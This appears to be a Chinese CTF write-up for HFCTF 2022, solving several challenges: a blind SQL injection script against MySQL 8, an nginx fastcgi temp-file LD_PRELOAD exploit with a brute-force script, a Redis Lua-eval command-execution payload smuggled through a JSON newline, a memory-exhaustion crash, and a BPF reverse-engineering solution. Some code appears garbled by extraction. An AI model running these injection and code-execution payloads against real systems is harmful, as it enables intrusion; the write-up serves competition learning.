2022-HFCTF-Writeup



本来利用regexp想时间盲注的时候发现mysql8似乎不能利用正则进行时间盲注,然后本地测试偶然报错:



发现这种姿势可以401和500状态码的盲注。

但是直接regexp注入还不行,随便试了一下发现前面加<mark>@tmp:=</mark>就可以了,然后队里别的师傅查mysql8的文档查到了 COLLATE utf8mb4_bin 能区分大小写,写脚本跑出来然后登录就行了。

import string

```
import requests
url=""
flag = ""
for i in range(1000):
    for j in
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456
7890!@$%^&_+":
        if j="$" or j="^" or j="+":
            j = " / / / " + j
payload="'||@tmp:=`password`COLLATE`utf8mb4_bin`regexp'^{}.?
'||'b'regexp'?:c'||'".format(flag+j)
        data={
            "username":payload,
            "password":1
        r=requests.post(url=url, data=data)
        if(r.status_code=401):
            flag+=j
            print(flag)
            break
```

区分大小写跑出来就行了。



P神密友圈的一道题,环境似乎是dash的导致了P神挖的那个bash的poc没法打,但是发现是nginx环境而且开了fastcgi,有点类似陆队写的这个文章,当时hxp的那题,思路是利用nginx缓存文件进行include:

https://tttang.com/archive/1384/

所以流程也就是文章中提到的了:

- 让后端 php 请求一个过大的文件
- O Fastcgi 返回响应包过大,导致 Nginx 需要产生临时文件进行缓存
- 虽然 Nginx 删除了 /var/lib/nginx/fastcgi 下的临时文件,但是在 /proc/pid/fd/ 下我们可以找到被删除的文件
- 利用putenv把 LD_PRELOAD 设置成这个内存中的文件即可(大文件是so文件)

然后就是写个c然后编译成so,需要so比较大nginx才会缓存,这里的办法就是c代码里面多放这样的:

char a[] =

"sdafsdsafsdsafsafasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsaf safasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsaf safasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsaf safasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsaf safasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsaf safasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsaf safasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsaf safasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsaf safasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsafs safasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsaf

然后弄了十几万个字符串就行了。

接下来就是爆破的问题,题目给了dockerfile,本地起了一下发现nginx worker是 /proc/12,队友起的也是在12这里,估计就是12左右了,给个范围开始爆破。

然后一直bp发包, python这边爆破请求即可。

```
import requests

url = "http://120.79.121.132:22481/index.php"


while True:
    for i in range(10,15):
        for j in range(10,50):
            params={

    "env":"LD_PRELOAD=/proc/{}/fd/{}".format(i,j)
            }
            r = requests.get(url,params=params)
```



***** Plain Text

复制,base64解密,



百度翻译,



看不出来奇怪的东西,直接丢入谷歌翻译



那就直接 HFCTF{apple watermelon}

*** Quest-Crash**

一直set比较比较长的键和值,bp一直发包,跑一会就发现500了,再去访问getFlag就可以得到flag了,不知道到底是内存满了还是redis连接的问题,之前自己的redis出现过被flask的连接数给打崩的情况,但这题队友说应该是内存满了导致的崩溃,比赛时间原因就没有细究。

*** Quest-RCE**

redis的rce, 最近新出了一个redis的cve, 利用lua来rce的, 但是没法执行eval。

查了一下redis能不能执行多行的命令,试了一下%0a不行。但是想到这是JSON,试了一下 \u000a 发现可以,就出了:

```
{"query":"SET 1 \u000aeval 'local io_l =
package.loadlib(\"/usr/lib/x86_64-linux-
gnu/liblua5.1.so.0\", \"luaopen_io\"); local io = io_l();
local f = io.popen(\"cat
/flag_UVEmnDKY4VHyUVRVj46ZeojgfZpxzG\", \"r\"); local res =
f:read(\"*a\"); f:close(); return res' 0"}
```

fpbe

打开ida看一下程序,能找到main函数,扫一眼是我看不懂的样子,遂去网上查了一下发现是bpf程序,甚至能直接找到模板例程是github上的libbpf-bootstrap项目,大概了解下bpf程序的执行流程,用户态可以用C来写运行的代码,再通过一个Clang&LLVM的编译器将C代码编译成BPF目标码用户态通过系统调用bpf()将BPF目标码注入到内核当中内核通过JIT(Just-In-Time)将BPF目编码转换成本地指令码……

参考: https://www.cnblogs.com/hpyu/articles/14254250.html

```
1 int
      __cdecl fpbe_bpf__create_skeleton(fpbe_bpf *obj)
2 {
 3
    int result; // eax
4
    bpf_object_skeleton *s; // [rsp+18h] [rbp-8h]
5
6
    s = (bpf_object_skeleton *)calloc(1LL, 72LL);
    if (!s)
8
      return -1;
9
    obj->skeleton = s;
10
    s \rightarrow sz = 72LL;
    s->name = "fpbe_bpf";
11
12
    s \rightarrow obj = \&obj \rightarrow obj;
13
    s->prog_cnt = 1;
14
    s->prog_skel_sz = 24;
15
    s->progs = (bpf_prog_skeleton *)calloc(s->prog_cnt, s->prog_skel_sz);
   if ( s->progs )
16
17
      s->progs->name = "uprobe";
18
      s->progs->prog = &obj->progs.uprobe;
19
      s->progs->link = &obj->links.uprobe;
20
21
      s->data_sz = 1648LL;
   s->data = &<mark>unk_4F4</mark>018;
22
     result = 0;
23
24
   }
25
    else
26
27
      bpf_object__destroy_skeleton(s);
28
      result = -1;
29
30
    return result;
31 }
```

我们的目标就是通过jit即时编译加载到内核里面的代码:通过idapy把它dump出一个新elf文件

```
import binascii
f = open('./dump_file','wb')
addr = 0x4F4018
datas = ''
for i in range(1648):
    data = idc.get_wide_byte(addr+i)
    datas += hex(data)[2:].rjust(2,'0')
print(datas)
f.write(binascii.unhexlify(datas))
f.close()
```

结果dump出的elf文件ida打不开,在网上又查了查发现可以通过llvm-objdump这个工具来分析下这个可执行文件的反汇编指令信息

```
<u>i)-[/media/.../比赛/虎符2022/re/fpbe</u>
        .
   llvm-objdump -S dump file
                file format elf64-bpf
dump file:
Disassembly of section uprobe/func:
0000000000000000 <uprobe>:
      0: 79 12 68 00 00 00 00 00 r2 = *(u64 *)(r1 + 104)
               67 02 00 00 20 00 00 00 r2 <<= 32
              77 02 00 00 20 00 00 00 r2 >>= 32
              79 13 70 00 00 00 00 00 r3 = *(u64 *)(r1 + 112)
      4:
              67 03 00 00 20 00 00 00 r3 <<= 32
              77 03 00 00 20 00 00 00 r3 >>= 32
bf 34 00 00 00 00 00 00 r4 = r3
       6:
               27 04 00 00 c0 6d 00 00 r4 *= 28096
      8:
              bf 25 00 00 00 00 00 00 r5 = r2
              27 05 00 00 88 fb 00 00 r5 *= 64392
               0f 45 00 00 00 00 00 00 r5 += r4
      11:
               79 14 60 00 00 00 00 00 r4 = *(u64 *)(r1 + 96)
               67 04 00 00 20 00 00 00 r4 <<= 32
              77 04 00 00 20 00 00 00 r4 >>= 32
              bf 40 00 00 00 00 00 00 r0 = r4
     14:
              27 00 00 00 fb 71 00 00 r0 *= 29179
               0f 05 00 00 00 00 00 00 r5 += r0
      16:
               79 11 58 00 00 00 00 00 r1 = *(u64 *)(r1 + 88)
      17:
              b7 00 00 00 00 00 00 00 r0 = 0
     18:
              73 0a f8 ff 00 00 00 00 *(u8 *)(r10 - 8) = r0
              7b 0a f0 ff 00 00 00 00 *(u64 *)(r10 - 16) = r0
              7b 0a e8 ff 00 00 00 00 *(u64 *)(r10 - 24) = r0
               67 01 00 00 20 00 00 00 r1 <<= 32
              77 01 00 00 20 00 00 00 r1 >>= 32
              bf 10 00 00 00 00 00 00 r0 = r1
     24:
              27 00 00 00 8e cc 00 00 r0 *= 52366
      25:
               0f 05 00 00 00 00 00 00 r5 += r0
      26:
               b7 06 00 00 01 00 00 00 r6 = 1
      27:
              18 00 00 00 95 59 73 a1 00 00 00 00 18 be 00 00 r0 = 209012997183893 ll
      30:
              5d 05 42 00 00 00 00 00 if r5 != r0 goto +66 <LBB0 5>
              bf 35 00 00 00 00 00 00 r5 = r3
```

```
(52366a+29179b+28096d+64392c=209012997183893)
(37508a+44499b+61887d+27365c=181792633258816)
(59154a+25901b+56709d+32808c=183564558159267)
```

总结一下--

(62010*a*+31886b+33324*d*+51779c==204080879923831)

Z3解一下得到flag:

HFCTF {0vR3sAlbs8pD2h53}

```
(root @ kali)-[/media/.../比赛/虎符2022/re/fpbe]
// ./fpbe 0vR3sAlbs8pD2h53
Successfully started! Please run `sudo cat /sys/kernel/debug/tracing/trace_pipe` to see output of the BPF programs.
flag: HFCTF{0vR3sAlbs8pD2h53}
```